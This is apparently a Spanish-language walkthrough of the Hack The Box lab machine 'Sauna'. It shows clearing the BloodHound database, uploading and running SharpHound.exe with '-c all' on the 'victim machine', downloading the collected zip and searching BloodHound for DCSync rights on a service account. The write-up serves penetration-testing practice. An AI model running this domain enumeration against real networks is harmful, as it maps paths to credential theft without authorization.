
```
match (a) -[r] -> () delete a, r
match (a) delete a
```

buscamos el script sharphound este lo requerimos para subirlo a la maquina victima y luego extraer la información y subirla al bloodhound
para ello tenemos que tener en cuenta la fecha en que se hizo la maquina que fue en el 2020





usaremos el script version 1.1
https://github.com/BloodHoundAD/SharpHound/releases/tag/v1.1.1






borramos archivos basura







subimos el .exe
upload /home/kali/machineshtb/Sauna/SharpHound.exe




ejecutamos el .exe con el flag -c all
.\SharpHound.exe -c all





descargamos el .zip y le damos un nombre en este caso blood
download C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip blood.zi







levantamos bloodhound credenciales neoj4 123






subimos blood.zip







buscamos los siguientes privilegios DCSYnc Rights



buscamos el usuario svc_loader




y nos fijamos en la parte del First Degree

